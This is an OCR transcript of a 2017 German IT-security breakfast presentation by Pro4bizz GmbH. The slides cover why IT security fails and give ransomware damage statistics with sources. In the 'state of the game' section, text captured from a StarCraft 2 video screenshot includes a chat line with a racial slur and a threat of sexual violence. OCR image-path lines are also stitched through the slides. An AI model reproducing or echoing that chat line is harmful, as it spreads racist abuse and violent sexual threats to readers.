p4b Security Frühstück - mit Sicherheit der richtige Vitamin-Kick für Ihre IT

5. Mai 2017

Ralph Belfiore
Karl Jaeger


Pro4bizz GmbH
https://www.pro4bizz.de
ralph.belfiore@pro4bizz.de
karl.jaeger@pro4bizz.de
0721-909 81 720

Agenda

- wo stehen wir? the state of the game (SotG)
- warum IT-Security nicht funktioniert!
- „way down inside!“ (Led Zeppelin)
- „and now for something completely different“ (Monty Python)
- warum wir zuerst verstehen müssen, bevor wir handeln können (PDCA)


- Informations Sicherheit: Top 10 Maßnahmen
- Diskussion

the state of the game (SotG)




Destiny vs Deezer - the most epic battle EVER
[Divisible]: his shit is mmxmoto.270
[MMXUrMomsEzZ]: YOur a fucking nigger i wanna rape your dead body and pee in your butt hole.
Hatchery
1500 / 1500
Armored - Biological - Structure
0:33 / 5:25

the state of the game (SotG)



Starcraft 2 - Destiny trolling and making Deezer cry

warum IT-Security nicht funktioniert!


- wir denken nicht wie „hacker“
- wir sind zu arbeitsteilig organisiert – Containerdenken herrscht vor!
- Sicherheit ist KEIN integraler Designaspekt bei der Software-Entwicklung
- rapid development = insecure?
- Psychologie der IT-Sicherheit – was ich nicht weiß, macht mich nicht heiß!
- IT-Sicherheitsdesign versus Marktökonomie der Anwendungen
- point solutions versus proaktives Design der Sicherheitslösungen
- eine Schwachstelle kontra 100 Sicherheitsmaßnahmen

„way down inside“ – locky is back!

Ransomware Angriffe

Der Ransomwaretrojaner Cryptowall verursacht bis heute einen Schaden von 325 $ Millionen - ca. 8 mal so viel, wie die Baukosten des Empire State Buildings

Im ersten Quartal 2016 wurden durch Ransomeware 209 $ Millionen erpresst - das entspricht dem Wert von 4 Gulfstream G550 Privatjets



Im ersten Quartal 2016 fand statistisch gesehen alle 2 Minuten ein Ransomwareangriff statt

Im dritten Quartal waren es hingegen alle 40 Sekunden

Quellen

Storage Insider, http://www.storage-insider.de/strategien-gegen-ransomware-a-567837/

IBM, http://www-03.ibm.com/press/de/de/pressrelease/51243.wss


Kaspersky, https://blog.kaspersky.de/ransomware-for-dummies/9367/

Ostermann Research, http://blog.wiwo.de/look-at-it/2016/10/26/vier-von-zehn-unternehmen-weltweit-von-ransomware-betroffen/

BSI, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Ransomware.pdf?__blob=publicationFile&v=2


Wirtschafts Woche, http://blog.wiwo.de/look-at-it/2016/10/26/vier-von-zehn-unternehmen-weltweit-von-ransomware-betroffen/

„way down inside“ – locky is back!



